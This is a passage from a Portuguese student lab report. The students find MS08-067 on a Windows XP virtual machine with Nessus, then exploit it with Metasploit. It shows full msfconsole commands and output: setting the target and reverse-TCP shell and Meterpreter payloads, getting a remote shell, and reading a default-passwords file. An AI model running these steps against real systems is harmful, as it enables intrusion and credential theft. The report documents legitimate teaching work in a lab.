- **Info:** Apenas informa ao utilizador que existem serviços que podem ser considerados vulneráveis. Identifica que alguma informação da máquina pode ser descoberta. O base score do CVSSv3 é de 0;

Dentro do grupo de vulnerabilidades *Microsoft Windows*, foi encontrada a vulnerabilidade de que estamos à procura: *MS08 – 067*.

The screenshot displays a Nessus vulnerability report for MS08-067. The report is categorized as 'CRITICAL'. The description states that the remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges. The solution section mentions that Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008. The 'See Also' section provides a link to the Nessus.org page for this vulnerability. The 'Output' section shows 'No output recorded.' and a table with 'Port' and 'Hosts' columns, listing '139 / tcp / smb' and '10.0.0.9'. The 'Plugin Details' section on the right provides information about the severity (Critical), ID (34477), version (1.53), type (remote), family (Windows), published date (October 23, 2008), and modified date (August 5, 2020). The 'Risk Information' section on the right provides a risk factor (Critical), CVSS v3.0 Base Score (9.8), CVSS v3.0 Vector (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H), CVSS v3.0 Temporal Vector (CVSS:3.0/E:H/RL:O/RC:C), CVSS v3.0 Temporal Score (9.4), CVSS Base Score (10.0), CVSS Temporal Score (8.7), CVSS Vector (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C), CVSS Temporal Vector (CVSS2#E:H/RL:O/RC:C), and IAVM Severity (I).

Figura 16: Informação como CVE, CVSS, descrição e possíveis mitigações

seria possível caracterizar
melhor a vulnerabilidade...

Podemos encontrar na informação desta vulnerabilidade o CVE correspondente, bem como o *score* do CVSS, também formas de mitigar, a sua descrição e documentação extra.

2.4.1 Metasploit

Primeiro, procuramos pela vulnerabilidade.

```
msf5 > search MS08

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  auxiliary/admin/ms/MS08_059_his2006      2008-10-14      normal No      Microsoft Host Integration Server 2006 Command Execution Vulnerability
1  auxiliary/fileformat/multidrop           2008-07-07      normal No      Windows SMB Multi Dropper
2  exploit/windows/browser/MS08_041_snapshotviewer 2008-07-07      excellent No      Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
3  exploit/windows/browser/MS08_053_mediaencoder 2008-09-09      normal No      Windows Media Encoder 9 mmex.dll ActiveX Buffer Overflow
4  exploit/windows/browser/MS08_070_visual_studio_mmash 2008-08-13      normal No      Microsoft Visual Studio MMash32.ocx ActiveX Buffer Overflow
5  exploit/windows/browser/MS08_078_xml_corruption 2008-12-07      normal No      MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
6  exploit/windows/smb/MS08_067_netapi       2008-10-28      great  Yes     MS08-067 Microsoft Server Service Relative Path Stack Corruption
7  exploit/windows/smb/smb_relay             2001-03-31      excellent No      MS08-068 Microsoft Windows SMB Relay Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_relay
```

Figura 17: *Metasploit* procura

Como podemos ver na linha 6, a vulnerabilidade que encontramos anteriormente no *Nessus* está presente nas bases de dados do *metasploit*.

Com o seu nome completo, podemos pedir mais informação sobre o *exploit* em questão.

✓

→

→

```
msf6 > info exploit/windows/smb/ms08_067_netapi

Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2008-10-28

Provided by:
hdm <x@hdm.io>
Brett Moore <brett.moore@insomniasec.com>
frank2 <frank2@dc949.org>
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  ---
0   Automatic Targeting
1   Windows 2000 Universal
2   Windows XP SP0/SP1 Universal
3   Windows 2003 SP0 Universal
4   Windows XP SP2 English (AlwaysOn NX)
5   Windows XP SP2 English (NX)
6   Windows XP SP3 English (AlwaysOn NX)
7   Windows XP SP3 English (NX)
8   Windows XP SP2 Arabic (NX)
9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
10  Windows XP SP2 Chinese - Simplified (NX)
11  Windows XP SP2 Chinese - Traditional (NX)
12  Windows XP SP2 Czech (NX)
13  Windows XP SP2 Danish (NX)
14  Windows XP SP2 German (NX)
15  Windows XP SP2 Greek (NX)
16  Windows XP SP2 Spanish (NX)
17  Windows XP SP2 Finnish (NX)
18  Windows XP SP2 French (NX)
19  Windows XP SP2 Hebrew (NX)
20  Windows XP SP2 Hungarian (NX)
21  Windows XP SP2 Italian (NX)
22  Windows XP SP2 Japanese (NX)
23  Windows XP SP2 Korean (NX)
24  Windows XP SP2 Dutch (NX)
25  Windows XP SP2 Norwegian (NX)
26  Windows XP SP2 Polish (NX)
27  Windows XP SP2 Portuguese - Brazilian (NX)
28  Windows XP SP2 Portuguese (NX)
29  Windows XP SP2 Russian (NX)
30  Windows XP SP2 Swedish (NX)
31  Windows XP SP2 Turkish (NX)
32  Windows XP SP3 Arabic (NX)
33  Windows XP SP3 Chinese - Traditional / Taiwan (NX)
34  Windows XP SP3 Chinese - Simplified (NX)
35  Windows XP SP3 Chinese - Traditional (NX)
36  Windows XP SP3 Czech (NX)
37  Windows XP SP3 Danish (NX)
38  Windows XP SP3 German (NX)
39  Windows XP SP3 Greek (NX)
40  Windows XP SP3 Spanish (NX)
41  Windows XP SP3 Finnish (NX)
42  Windows XP SP3 French (NX)
43  Windows XP SP3 Hebrew (NX)
44  Windows XP SP3 Hungarian (NX)
45  Windows XP SP3 Italian (NX)
46  Windows XP SP3 Japanese (NX)
47  Windows XP SP3 Korean (NX)
48  Windows XP SP3 Dutch (NX)
49  Windows XP SP3 Norwegian (NX)
50  Windows XP SP3 Polish (NX)
```

Figura 18: *Metasploit* mais informação

```
51 Windows XP SP3 Portuguese - Brazilian (NX)
52 Windows XP SP3 Portuguese (NX)
53 Windows XP SP3 Russian (NX)
54 Windows XP SP3 Swedish (NX)
55 Windows XP SP3 Turkish (NX)
56 Windows 2003 SP1 English (NO NX)
57 Windows 2003 SP1 English (NX)
58 Windows 2003 SP1 Japanese (NO NX)
59 Windows 2003 SP1 Spanish (NO NX)
60 Windows 2003 SP1 Spanish (NX)
61 Windows 2003 SP1 French (NO NX)
62 Windows 2003 SP1 French (NX)
63 Windows 2003 SP2 English (NO NX)
64 Windows 2003 SP2 English (NX)
65 Windows 2003 SP2 German (NO NX)
66 Windows 2003 SP2 German (NX)
67 Windows 2003 SP2 Portuguese - Brazilian (NX)
68 Windows 2003 SP2 Spanish (NO NX)
69 Windows 2003 SP2 Spanish (NX)
70 Windows 2003 SP2 Japanese (NO NX)
71 Windows 2003 SP2 French (NO NX)
72 Windows 2003 SP2 French (NX)

Check supported:
Yes

Basic options:


| Name    | Current Setting | Required | Description                                                                        |
|---------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                         |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                             |



Payload information:
Space: 400
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

References:
https://cvedetails.com/cve/CVE-2008-4250/
OSVDB (49243)
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/MS08-067
http://www.rapid7.com/vuln/db/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos
```

Figura 19: Metasploit mais informação

Podemos ver uma grande lista de OS's onde o *exploit* é executável, bem como outras informações e uma pequena descrição do *exploit*.

Com esta informação, podemos executar o *exploit*. Primeiro, usamos o comando “use exploit/windows/smb/ms08_067_netapi”. Depois, com o comando *show options* podemos ver que opções são suportadas pelo *exploit*.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    445              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     127.0.0.1       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting
```

Figura 20: Comando “use exploit/windows/smb/ms08_067_netapi”

De seguidas, definimos a variável *RHOST*, ou seja, o *host* para o qual será direcionado o *exploit*, para a máquina correta.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.0.0.9
RHOST => 10.0.0.9
```

Figura 21: Set *RHOST*

Antes de realizar o *exploit*, temos ainda que escolher a *payload*. Este é, de forma simples, o código que será injetado na máquina alvo. Usando o comando *show payloads* é apresentada uma lista de 146 *payloads* possíveis. Neste caso, vamos escolher a *payload generic/shell_reverse_tcp*, que vai abrir uma sessão de *shell* remota, usando a *shell* nativa da máquina alvo.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
```

Figura 22: Set *payload*

Assim, finalmente, podemos introduzir o comando *exploit*, o que nos apresenta uma *shell* remota da máquina alvo.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.0.10:4444
[*] 10.0.0.9:445 - Automatically detecting the target...
[*] 10.0.0.9:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.0.9:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.0.9:445 - Attempting to trigger the vulnerability...
[*] Command shell session 3 opened (10.0.0.10:4444 → 10.0.0.9:1041) at 2021-01-22 19:24:41 -0500

cd ..
cd ..


C:\WINDOWS>
```

Mudamos a diretoria para o *Desktop*, e criamos um ficheiro.

```
C:\Documents and Settings\user\Desktop>echo "FOSTE HACKEADO AMIGO! PAREM DE USAR O XP POR AMOR DE DEUS!" > ola.txt
echo "FOSTE HACKEADO AMIGO! PAREM DE USAR O XP POR AMOR DE DEUS!" > ola.txt

C:\Documents and Settings\user\Desktop>
```

Se formos à máquina virtual *Windows*, vemos que o ficheiro de facto foi criado.



Tentamos analisar os pacotes trocados no *Wireshark*. No entanto, não conseguimos obter informações úteis. Parecem quase pacotes *SMB* aleatórios. Seria preciso gastar muitas horas a analisar os pacotes para perceber o que de facto está a acontecer.

Depois de fechar a *shell*, realizamos novamente o mesmo *exploit*, mas com a *payload windows/meterpreter/reverse_tcp*. Esta *payload* inicia uma espécie de *shell* desenvolvida pelo grupo do *metasploit*, que tem funcionalidades muito mais poderosas.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.0.10:4444
[*] 10.0.0.9:445 - Automatically detecting the target...
[*] 10.0.0.9:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.0.9:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.0.9:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 10.0.0.9
[*] Meterpreter session 4 opened (10.0.0.10:4444 → 10.0.0.9:1048) at 2021-01-22 19:39:20 -0500

meterpreter >
```

✓
e como é o
ataque
realizado?

Com esta *shell*, podemos correr diversos comandos como, por exemplo:

- sysinfo

```
meterpreter > sysinfo
Computer      : TESTER-595CBAE8
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture  : x86
System Language : pt_PT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

- ipconfig

```
meterpreter > sysinfo
Computer      : TESTER-595CBAE8
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture  : x86
System Language : pt_PT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig
Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter #2 - Packet Scheduler Miniport
Hardware MAC : 08:00:27:68:58:7d
MTU        : 1500
IPv4 Address : 10.0.0.9
IPv4 Netmask : 255.255.255.0

Interface 3
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:5b:b0:ed
MTU        : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0
meterpreter > █
```

- Ver o conteúdo de ficheiros críticos, usando o comando *cat*, que não existe na shell nativa de Windows

```
meterpreter > pwd
C:\xampp
meterpreter > cat passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):
User: root
Password:
(means no password!)

2) FileZilla FTP:
User: newuser
Password: wampp
User: anonymous
Password: some@mail.net

3) Mercury:
EMail: newuser@localhost
User: newuser
Password: wampp

4) WEBDAV:
User: wampp
Password: xampp
meterpreter > █
```

Olhando para o *Wireshark*, não conseguimos ver qualquer diferença entre as duas payloads. Existem troca de pacotes *SMB* e, depois de aberta a *shell*, troca de pacotes *TCP* com dados **que não são facilmente reconhecidos a olho nu**. A diferença entre as duas *shell* resume-se aos comandos extra que o *meterpreter* tem, que permite de forma facilitada a recolha de informações, e ao contornar de quaisquer permissões para, por exemplo, ler ficheiros protegidos.

o tráfego é cifrado!...

3 Conclusão

Neste trabalho prático foi possível verificarmos a capacidade que algumas ferramentas têm para avaliar a segurança de sistemas informáticos. Nomeadamente, através da realização de *scanning* (ativo) a sistemas alvo, foi possível obtermos informações que deveriam de ser o máximo possível protegidas para que os sistemas estivessem seguros e isolados, tais como informações relativas ao S.O.(Sistema Operativo) e às portas ativas nos sistemas alvos e respetivas aplicações e suas versões. Ora, a partir destas informações é possível perceber as vulnerabilidades do sistema e formas de explorá-los. Porém, para que o processo não fosse demasiado intensivo, aquilo que foi feito foi, em vez de procurarmos manualmente por vulnerabilidades dos sistemas alvo através do output do **Nmap**, aquilo que fizemos foi usar um scanner de vulnerabilidades(**Nessus**) que basicamente já faz esse serviço automaticamente através de uma base de dados que este possui com vulnerabilidades públicas, sendo que esta aplicação ao longo dos tempos vai atualizando essa base de dados dependendo só do tipo de subscrição(ou seja, se estivermos a usar a versão paga, a base de dados de vulnerabilidades é atualizada com uma frequência maior). Desta forma, foi possível verificar a quantidade de vulnerabilidades existentes no sistema *Windows XP* e *Ubuntu* e as suas diferenças. Por fim, usamos uma ferramenta que explora precisamente vulnerabilidades, o **Metasploit**, sendo que a partir de uma vulnerabilidade detetada no *Windows XP*, aquilo que foi feito foi um ataque a esse sistema através de um *exploit* que o Metasploit já tinha disponível para uso. Assim, percebemos que este sistema em particular é bastante inseguro e que efetivamente é demasiado vulnerável a ataques por parte de pessoas mal intencionadas.

Por último, o nosso grupo gostava de referir que foi um trabalho bastante interessante de ser feito, pois foi possível reforçar o nosso pensamento sobre a importância de políticas de segurança fortes para evitar/reduzir a exposição de sistemas a vulnerabilidades que podem ser usadas por atacantes/*hackers*.